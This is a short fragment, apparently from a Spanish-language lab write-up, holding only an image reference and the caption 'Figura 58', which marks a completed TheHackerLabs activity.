


Figura 58. Actividad de TheHackerLabs completada.